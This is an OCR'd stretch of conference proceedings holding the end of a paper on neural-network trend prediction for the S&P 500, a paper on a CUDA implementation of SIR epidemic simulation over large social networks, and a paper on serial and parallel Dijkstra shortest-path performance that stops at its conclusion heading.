Beside those results it is necessary to observe a distribution of daily profits. For the longest period, this distribution is shown in figure 7. We can notice that changes are bigger at the end of period because the index values are higher, but the amount of correctly predicted trends is roughly equal to the amount of incorrectly predicted trends. It is possible to calculate some statistical properties i.e. the amount of correctly predicted trends. The amount of prediction of rising the value




Figure 5. Neural Network vs *buy & hold* trend




Figure 6. Neural Network vs *buy & hold* trend

when the value really rose was 5204, the amount of falls when the fall was predicted was 2040, the amount of falls when the rise was predicted was 4592 and the number of rises when the fall was predicted was 2164. Similar data can be obtained for other periods on which tests were performed. According to this data, the accuracy of trend prediction is 0.5174, which is similar to other research in this field. This number is marginally larger than 0.5 which means that trend prediction is hardly better than making a decision based on throwing a coin. As the result is marginally better that 0.5, we could conclude that market has partially predictive property.

V. Conclusion

In this paper we have shown how to make an artificial neural network that has a goal to predict the trend of the S&P 500 stock index based on past information, such as past value changes. The goal was to show that financial markets are informationally efficient and therefore it is not possible




Figure 7. Neural Network's daily profits

to determine the future trend based on past information. On some examples we have shown that this property is valid for long periods of time, whilst in shorter periods it is possible to achieve above-average returns. Those results are widely known and they are similar to other research in this field. But it is always important to observe certain time periods because in one of our examples our neural networks achieved better results than simple buy & hold strategy for more than 20 years. This cannot be a proof that using neural networks one can predict the market trend because there was a period in which a buy & hold strategy has shown to be a better strategy.

Apart from our approach, it is possible to use additional parameters such as trade volumes, fundamental data, macroeconomic data, exchange rates, country's debt costs [7], etc. It is also possible to make the decision making process more robust by basing a decision to buy or sell a security on outputs of multiple neural networks that have different parameters [3].

References

[1] H. Bessembinder and K. Chan, "Market efficiency and the returns to technical analysis," *Financial Management*, pp. 5–17, 1998.

[2] S. Fifield, D. Power, and C. Sinclair, "An analysis of trading strategies in eleven european stock markets," *The European Journal of Finance*, vol. 11, no. 6, pp. 531–548, 2005.

[3] T. Kimoto, K. Asakawa, M. Yoda, and M. Takeoka, "Stock market prediction system with modular neural networks," in *Neural Networks, 1990., 1990 IJCNN International Joint Conference on*. IEEE, 1990, pp. 1–6.

[4] K. Chen and X. Li, "Is technical analysis useful for stock traders in china? evidence from the szse component a-share index," *Pacific Economic Review*, vol. 11, no. 4, pp. 477–488, 2006.

[5] A. Mobarek, A. Mollah, and R. Bhuyan, "Market efficiency in emerging stock market," *Journal of emerging market finance*, vol. 7, no. 1, p. 17, 2008.

[6] Wikipedia. (2011) Levenberg–marquardt algorithm — wikipedia, the free encyclopedia. Accessed 19-January-2012. [Online]. Available: http://en.wikipedia.org/w/index.php?title=Levenberg%E2%80%93Marquardt_algorithm&oldid=465609123

[7] R. Lawrence, "Using neural networks to forecast stock market prices," *University of Manitoba*, 1997.

CUDA implementation of the algorithm for simulating the epidemic spreading over large networks

Matija Šošić*, Mile Šikić **, ***
* Faculty of Electrical Engineering and Computing, Zagreb, Croatia
** Faculty of Electrical Engineering and Computing/Department of Electronic Systems and Information Processing, Zagreb, Croatia
***Bioinformatics Institute, A*STAR, Singapore
{ matija.sosic@fer.hr, mile.sikic@fer.hr }

Abstract - Preventing and controlling of epidemics in human or computer networks is a top problem. This paper presents an implementation of the algorithm that simulates the epidemic spreading in networks, using CUDA (*Compute Unified Device Architecture*) technology. Spreading of the epidemics over the network is modeled by a discrete SIR (*Susceptible - Infected - Recovered*) model. This implementation enables selection of starting node and monitoring the epidemic spread in each cycle. In comparison to a common CPU implementation, the CUDA implementation achieves about 10x faster execution time, which is of high significance to running tests on larger networks. The implementation was tested on real social networks consisting of more than 5 million nodes. Hence, we belive this implementation can have a practical value in analysis of the epidemic spreading over large networks.

I. INTRODUCTION

Very often it is convenient to represent a certain population as a network where nodes represent individuals and links represent connections between them. SIR *(Susceptible – Infected – Recovered)* compartment model is used for monitoring epidemic spread in network where each individual in population can belong to the one of three compartments. Those compartments are Susceptible(consisting of individuals who can get infected), Infected(consisting of individuals who are infected and can infect others) and Recovered(holding individuals who have recovered and are immune). Realistic epidemic simulations (EpiFast [1], EpiSims [2] and EpiSindemics [3]) are widely used in public health studies. Naive SIR[5] and FastSIR[5] algorithms are CPU implementations we are trying to outperform in this paper. When dealing with extremely large networks it is crucial to achieve a reasonable execution time of a conducted simulation and that is where parallel algorithms become important.

CUDA *(Compute Unified Device Architecture)* is a parallel computing architecture developed by Nvidia. It is a computing engine in Nvidia GPUs *(Graphics Processing Units)* that is accessible to software developers through different programming languages, including C which was used for implementing this algorithm. CUDA gives developers access to the virtual instruction set and memory of the parallel computational elements in CUDA GPUs which that way become accessible for computation like CPUs. Unlike CPUs however, GPUs have a parallel throughput architecture that emphasizes executing many concurrent threads slowly, rather then executing a single thread very quickly. Such behavior enables solving certain problems much more time-efficient than by usual CPU approach. Main precondition that problem must conform in order to achieve that is that it is possible to divide it into large number of smaller problems that can be solved independently and thus executed concurrently.

We define network as undirected and non-weighted graph G(*N, L*) (*N*-set of nodes, *L*-set of links). Link (*u, v*) exists only if two nodes are in contact during epidemic time. We also assume that the network during epidemic process is static. To simulate epidemic propagation through network, standard stochastic SIR model is used. In this model each node at some time can be in one of the following states: susceptible (*S*), infected (*I*) and recovered (*R*). A discrete time model is used. Time needed for the epidemic to stop spreading defines one epidemic simulation.

In chapter Results we present speedup achieved over NaiveSIR and FastSIR on specific test case. In Methods is presented the general idea behind implementation. The last chapter (Discussion and conclusion) proposes ideas for eventual further research related to this paper.

II. RESULTS

Purpose of this chapter is to show execution time in comparison to Naive SIR and FastSIR algorithms. Tests were conducted on server with Nvidia 570 GTX GPU and Intel Core2 6400@2.13 GHz with 4 GB RAM.

LiveJournal is a free online community with almost 10 milion members. LiveJournal allows members to maintain journals and it allows people to declare which other members are their friends. Network representing friendship relations of this population (nodes represent users and links represent friendships) is used for the following test case. Results for Live Journal network[6] consisting of 5 milion nodes and 50 milion links are shown in Table 1.

TABLE I. RUNNING TIME IN SECONDS FOR 2000 SIMULATIONS FOR LIVE JOURNAL NETWORK

q	p = 0.2			p = 0.5			p = 0.8		
	Naive SIR	FastSir	CUDA	Naive SIR	FastSir	CUDA	Naive SIR	FastSir	CUDA
0.1	50683	6699	1160	48373	5635	960	47531	5078	820
0.2	25841	7200	700	24398	6314	620	24067	5357	560
0.3	18550	7200	500	16580	6841	460	16276	5609	420
0.4	13686	6987	440	12870	7259	380	12329	5843	360
0.5	13197	6704	380	10394	7591	360	9951	6060	320
0.6	9394	6400	320	8720	7859	320	8345	6253	280
0.7	8301	6073	220	7513	8072	280	7185	6429	280
0.8	8744	5805	280	6622	8250	260	6293	6592	240
0.9	7521	5508	200	5869	8555	180	5597	6749	240
1	5291	5259	180	5064	8666	180	5082	7777	140




Figure 1. Running time ratio for FastSIR and CUDA algorithm. Parameters: 2000 simulations, p = 0.2, q = 0.1 to 1

The running time ratio for FastSIR and CUDA algorithm is especially interesting. The achieved speedup ranges from 5 to almost 30 times in some cases.
On average, CUDA algorithm is about 16 times faster than FastSIR for LiveJournal network. Figure 1. shows calculated ratios for different choices of *p* and *q*.

III. METHODS

At the beginning of each epidemic simulation all nodes from graph G are in susceptible state except arbitrary single node, which is initially infected with epidemic parameters *p* and *q*. Epidemic parameter *p* is a probability that the infected node *u* infects adjacent susceptible node *v* in one discrete time step. Epidemic parameter *q* is a probability that the infected node recovers in one discrete time step. At the end of an epidemic simulation all nodes can be in one of two following states: susceptible or recovered.

In each step of simulation every infected node tries to infect its neighbors with probability *p* and then tries to recover with probability *q*. Simulation continues until each node is either susceptible or recovered. So far, these actions have been executed sequentially, both serving infected node and spreading infection to its neighbors. Having that in mind, it is possible to notice that this algorithm exposes its parallel nature on two levels: it is possible to serve multiple infected nodes simultaneously and for each infected node its neighbours can also get infected simultaneously. Executing algorithm in this manner does not affect final result in any way.

The simplest case where *p* and *q* are equal to 1 translates our problem to well known BFS (*Breadth First Search*). Also, in general case where *p* and *q* are arbitrary values from [0, 1] the algorithm resembles BFS, only with different propagation conditions. That is why implementing BFS on CUDA is a great step to final algorithm for epidemics spreading. GPUs have shown promising results in accelerating computationally challenging graph problems but their performance depends heavily on the structure of the graph. When graph has highly irregular structure, as most real-world graphs tend to, it can significantly slow down the program execution. CUDA BFS[7] algorithm upon which we built our solution quite successfully addresses this problem. The main idea is to assign a group of threads to each group of nodes. A thread group sequentially takes nodes from its node group and then simultaneously tries to infect all neighbours. In this way two-level parallelization is achieved. Although it may seem more efficient to assign thread group to single node and evade sequential „walk“ through group of nodes, in real CUDA system it would result with too many inactive threads causing underutilization and therefore slowing the performance.

In this implementation graph is represented as an adjacency list rather than adjacency matrix which would waste a lot of space for sparse graphs. Also, we always access all of the neighbors and do not need to know if the two specific nodes are linked or not. Further optimization of this representation is achieved by packing all adjacency list into a single large array making it more convenient to store and use on GPU. In this way, a graph is being held in two arrays, *N* and *L*. Array *N* represents nodes of graph where each node points to the starting position of its own adjacency list in *L*. Array *L* holds all adjacency lists merged sequentially. Each element in *N* corresponds to the starting index of its adjacency list in *L* except the last one, which serves as a marker to indicate the length of the links array. Each element in *L* refers to a node in *N*. The described data structure is also known as compressed

sparse row (CSR) in sparse – matrix computation domain [4]. It is visualized by Figure 2.




Figure 2. Graph data structure used in the implementation

Before starting the simulation part of the algorithm, random number generator (RNG) has to be initialized for each thread. RNGs are used to implement probabilites given by p and q. If number generated from interval [0, 100] is smaller than given probability multiplied by 100 it is considered that the modelled event occured. CUDA provides its own library for generating random numbers and it is advised that each thread uses only its own generator to evade possible determinism. The following two procedures, loading network from file and initializing an array of RNGs, have to be executed every time the program is started. Time needed depends on the size of network and CPU used in system, in our test case for LiveJournal it took about 20 seconds. Once network is loaded into RAM and RNGs are initialized an arbitrary number of independent simulations can be executed, so the amount of time spent for those two steps can usually be ignored due to large number of conducted simulations.

The simulation is executed in steps, where for each step a suitable CUDA function is called. Between two steps CPU analyses information about current state in the network and makes decision which CUDA function to call next. Each node is assigned a certain level. If a node has level of n, it means it has been infected in the n-th step of simulation. Node levels are stored in the array *Levels*. If the node is not infected, its level is considered to be infinite. Node that is chosen to be the source of infection has level of 0. Figure 3. is showing an example of the first three steps of epidemic spread, presuming p is 1. Node marked in red is the source. In the first GPU call only one node has to be served. Depending on whether the red node has recovered or not in the second step of algorithm four or five nodes are ready to spread an infection further. Blue nodes have level of 1, green have level of 2 and yellow level of 3.




Figure 3. Steps in epidemic spread, red node is source, p equals 1

CUDA function which operates on GPU alternates two phases: SISD (*Single Instruction Single Data*) and SIMD (*Single Instruction Multiple Data*) phase. As mentioned before, threads are split into groups which are then assigned to equal groups of nodes, including corresponding parts of arrays *Levels* and *N*. In SISD phase all threads in a thread group execute the same instruction on the same data assuring there is no divergence slowing the performance. Additionally, in this phase each thread group copies its portion of data from slow global to fast shared memory. Acessing global memory in CUDA architecture takes around 300 cycles while access to shared memory takes only few[8]. In SISD phase all threads in a group loop sequentially through assigned nodes. If currently inspected node is infected SIMD phase is applied to its neighbours. In SIMD phase threads in a group execute the same instructions but on different data. In this case array holding neighbours is being served simultaneously by the whole thread group. Thread divergence is present in SIMD phase, but due to nature of problem it cannot be evaded. Figure 4. depicts this process more clearly.




Figure 4. SISD and SIMD phases alternating during algorithm execution

Example in Figure 4. presumes thread group of size 3 and number of nodes assigned to thread group to be 6. Only the fourth node is infected. All three threads are in SISD phase until they reach the infected node, when SIMD phase is initiated. Threads split and each one tries to infect different neighbour. After all neighbours of infected node have been served (tried to get infected), the algorithm returns to SISD phase. Another problem is determining optimal sizes for a thread group and assigned group of nodes. Thread group size is partially determined by certain architectural traits of underlying CUDA system (should be multiplier of 8), but both parameters mostly depend on structure of the given network. So far, we have

determined optimal parameters purely experimentally, but it would be interesting to see if they can be predicted from input network characteristics.

In case when q is very small and p high, network quickly comes to a state where infected nodes do not have any susceptible neighbours. In that particular case it is redundant to spend time on visiting each neighbour of infected node just to find out none of them is susceptible. When this state occurs in network algorithm recognizes it and changes its behavior by calling another CUDA function, which assigns only one thread to each infected node. Neigbhours are not visited at all since none of them is susceptible and the only job to be done is trying to heal the node with probability q.

When there are no more infected nodes left, simulation is finished. It is possible to reconstruct epidemics spread from *Levels* which holds moment of infection for each node.

IV. DISCUSSION AND CONCLUSION

In this paper we presented general idea behind parallel implementation of the SIR algorithm for simulating epidemic spread in networks. It is shown it is possible to achieve significant speedup up to 30 times, especially on very large networks. In future work it would be interesting to see visualization tool for monitoring progress of simulation step by step. Additional speedup could be achieved by using multiple GPUs for calculations and MPI could be used for running more simulations at the same time. Current SIR model could be broadened by adding new events to network, like disappearing link or dynamical changes of p and q in order to represent population more realistically.

[1] G. K.R. Bisset, J. Chen, X. Feng, V.A. Kumar,M.V.Marathe, Epifast: a fast algorithm for large scale realistic epidemic simulations on distributed memory systems, in: Proceedings of the 23rd international conference on Supercomputing, ICS '09, ACM, New York, NY, USA, 2009, pp. 430–439.

[2] C.L. Barrett, K.R. Bisset, S.G. Eubank, X. Feng, M.V. Marathe, EpiSimdemics: an efficient algorithm for simulating the spread of infectious disease over large realistic social networks, in: Proceedings of the 2008 ACM/IEEE conference on Supercomputing, SC '08, IEEE Press, Piscataway, NJ, USA, 2008.

[3] A. Broder, R. Kumar, F. Maghoul, P. Raghavan, S. Rajagopalan, R. Stata, A. Tomkins, J. Wiener, Graph structure in the Web, Computer Networks 33 (2000) 309–320.

[4] N. Bell and M. Garland. Efficient sparse matrix-vector multiplication on CUDA. In *Proc. Conf. Supercomputing (SC'09)*.

[5] Nino Antulov-Fantulin, Alen Lancic, Mile Sikic, FastSIR Algorithm: A Fast Algorithm for simulation of epidemic spread in large networks by using SIR compartment model, arXiv:1202.1639v1[cs.DS]

[6] Stanford large network dataset collection, http://snap.stanford.edu/data/index.html, 2009.

[7] Sungpack Hong, Sang Kyun Kim, Tayo Oguntebi, Kunle Olukotun, Accelerating CUDA Graph Algorithms at Maximum Warp

[8] NVIDIA CUDA C Programming Guide, version 4.0, 2011.

Dijkstra's shortest path algorithm serial and parallel execution performance analysis

Abstract - This article introduces the problem of parallelization of Dijkstra's algorithm, a well known algorithm for computing single-source shortest path in a graph. Dijkstra's algorithm can be applied to graphs with a various number of vertices and edges. Dijkstra's shortest path algorithm is implemented and presented, and the performances of its parallel and serial execution are compared. The algorithm implementation was parallelized using OpenMP (Open Multi-Processing) and OpenCL (Open Computing Language) standards. Its performances were measured on 4 different configurations, based on dual core and i5 processors. The experimental results prove that the parallel execution of the algorithm has good performances in terms of speed-up ratio, when compared to its serial execution. Finally, the results show that, because of Dijkstra's algorithm in itself is sequential, and difficult to parallelize, average speed-up ratio achieved by parallelization is only 10%. This proves to be a huge disadvantage of this algorithm, because its use is widespread, and enhancing its performance would have great effects in its many uses.

Keywords - Dijkstra algorithm; single source shortest path; parallel algorithm; OpenMP, OpenCL

I. INTRODUCTION

With the development of computer and information technology, the research about graph theory get a wide range of attention, and a variety of graph structures and algorithms have been proposed [2].

The shortest path algorithm is always a research hotspot in graph theory and it is the most basic algorithm. For example, shortest path algorithm is used to implement traffic engineering in IP networks and to improve Intelligent and Transportation Systems. But for that kind of algorithm it is very difficult to improve its performance.

Currently the algorithms for the serial shortest path optimization have reached the time limitation. Therefore the parallel computation is an efficient way to improve the performance. By putting some constraints on the data and taking the advantage of the hardware, the performance of the algorithms can be significantly improved.

In this article, firstly you can find a definition of the Dijkstra's algorithm for computing single-source shortest path in a graph, and then there is a parallel algorithm given to solve the shortest path problem of the single source graphs, where one implementation of single source shortest path algorithm executed on dual-core and i5 processor with OpenMP, and one with OpenCL. Finally we can find through experiments that parallel algorithm used in this article is has better performance than the serial one.

II. DIJKSTRA'S ALGORITHM

Dijkstra's algorithm finds the length of an shortest path between two vertices in a graph.

The algorithm works as follows:

1. Choose the source vertex
2. Define a set S of vertices, and initialise it to emptyset. As the algorithm progresses, the set S will store those vertices to which a shortest path has been found.
3. Label the source vertex with 0, and insert it into S.
4. Consider each vertex not in S connected by an edge from the newly inserted vertex. Label the vertex not in S with the label of the newly inserted vertex + the length of the edge.

But if the vertex not in S was already labeled, its new label will be min(label of newly inserted vertex + length of edge, old label)

5. Pick a vertex not in S with the smallest label, and add it to S.
6. Repeat from step 4, until the destination vertex is in S or there are no labeled vertices not in S.

If the destination is labeled, its label is the distance from source to destination. If it is not labeled, there is no path from the source to the destination.[6]




Figure 1. Example of Dijkstra's algorithm in steps

III. EXPLANATION OF SERIAL DIJKSTRA ALGORITHM

In this algorithm, two sets are maintained: D for all discovered nodes and U for undiscovered nodes. At first, D contains only the starting node s, use d(v) to denote the current estimated best distance from s to v, which is his neighbor. Initially all v except s has d(v)=infinity. Set D

grows by adding the node with minimal estimated distance from U into D, and update the current distance of the neighbor nodes of the newly added node, and repeat this procedure until all nodes are in D.

IV. EXPLANATION OF PARALLEL DIJKSTRA ALGORITHM

There are two parallelization strategies - execute each of the n shortest path problems on a different processor (source partitioned), or use a parallel formulation of the shortest path problem to increase concurrency (source parallel). Using n processors, each processor Pi finds the shortest paths from vertex Vi to all other vertices by executing Dijkstra's sequential single-source shortest paths algorithm.
It requires no interprocess communication (provided that the adjacency matrix is replicated at all processes). In this article it is used formulation of Dijkstra's algorithm using OpenMP. An OpenMP application begins with a single thread, the master thread. As the program executes, the application may encounter parallel regions in which the master thread creates thread teams (which include the master thread). At the end of a parallel region, the thread teams are stopped and the master thread continues execution. Since OpenMP is primarily a pragma or directive based standard,it can be easily combine serial & parallel code in a single source. By simply compiling with or without the /OpenMP compiler, it can turn OpenMP on or off. Code compiled without the /OpenMP simply ignores the OpenMP pragmas which allows original serial execution.

Figure 2. Part of code where OpenMP pragmas was used, wg represents weighted graph which contains weights of paths between nodes and vid.size() is size of vector with all nodes in graph




Figure 3. Example of iterations during execution of parallelized Dijkstra's algorithm on four processors using OpenMP

V. EXPLANATION OF IMPLEMENTATION OF DIJSKTRA'S ALGORITHM

The first step in running Dijkstra's algorithm on GPU (Graphics Processing Unit) is to create a graph data structure that is efficiently accessible by the GPU. The graph is composed of vertices and edges that connect vertices together. Each edge has a weight value associated with it that typically measures some cost in traveling across that edge. In this case, the edge weights were determined by the curvature function as curvature values were minimalized in traveling across the mesh. Each execution of Dijkstra will output an array the size of the number of vertices in the graph with the total cost of the shortest distance from the source vertex to each vertex in the graph.
The first kernel (functions that execute on OpenCL devices) that is queued to OpenCL for each source vertex is simply responsible for initialization of buffers. This was done using a kernel rather than on the CPU to reduce the amount of data transferred between the CPU and GPU.
The algorithm itself is broken into two phases. This is necessary because synchronization isn't possible outside of local work-groups in OpenCL, and this would be required to execute the kernel algorithm in a single phase. The first phase of the algorithm visits all vertices that have been marked and determines the cost to each neighbor. If the current cost plus the new edge weight is less than what is currently stored in function, then that new cost is stored for the vertex. The second phase of the algorithm checks to see if a smaller cost has been found for each vertex and, if so, marks it as needing visitation and updates the costArray.
In order to leverage multiple compute devices, the workload needs to be partitioned. The approach taken in this implementation is to partition the number of searches across the available compute hardware. The application detects the number of GPU and CPU devices and splits the workload across the devices.
Each of the kernels is written to process one vertex at a time and it was implemented by workload portioning.
In the case CPU device is selected from the initial menu when execution starts, the OpenCL implementation will multithread the implementation across the available cores.

VI. EXPERIMENTAL RESULTS AND ANALYSIS

The experimental environments for analyzing the performance of algorithms in this article were as follows:


Configuration 1:
Processor: Intel(R) Core(TM) i5 CPUM460 @ 2.53GHz 2.53GHz
GPU: AMD Radeon HD 6500M/5600/5700 series

Configuration 2:
Processor: Intel(R) Pentium(R) Dual CPU T2390@ 1.86GHz 1.87GHz
GPU: Intel® GMA X3100


Configuration 3:
Processor: Intel Celeron Dual Core CPU T1500 @ 1.86GHz 1.86GHz
GPU: Intel GMA X3100

Configuration 4:
Processor: Intel(R) Core(TM)2 Duo CPU T5760 @ 1.80GHz
GPU: Mobile Intel(R) 965 Express Chipset Family


Execution speed was compared for those algorithms: sequential one, the parallel one, and the parallel one made for OpenCL.
They are all implemented and tasted on processors (dual core and i5). As it can be seen from the graphs on Figure 4., parallel version seems to perform better than the sequential one when the number of nodes becomes larger than 3000.




4.a




4.b



4.c




4.d




4.e

Figure 4. The comparison of execution time in algorithms (parallel and sequential) running on a different machines: 4.a: Configuration 1, 4.b: Configuration 2, 4.c: Configuration 3, 4.d: Confituration 4, 4.e: Legend


As can be seen from Figure 4, for weighted graphs, parallel algorithm has better performance than the sequential one, but these performance also depends on which machines was this tested, where the best performance were on i5 processor.




5.a




5.b



5.c



5.d



5.e

Figure 5. The comparison of execution time in algorithms (parallel one made for OpenCL and sequential one) on Configuration 1; 5.a: 5 edges per node, 5.b: 10 edges per node, 5.c: 20 edges per node, 5.d: 50 edges per node, 5.e: Legend

As can be seen from the collected performance data, the number of edges per node affect the performance. On figure 5. It can be seen that the performance on GPU are better than the one on CPU, but when the number of edges per node is bigger than 10, as shown on figure 7. and 8. the performances are almost the same. That means that for the different values of vertices the speed-up ratio of our parallel algorithm keep basically unchanged.

VII. CONCLUSION

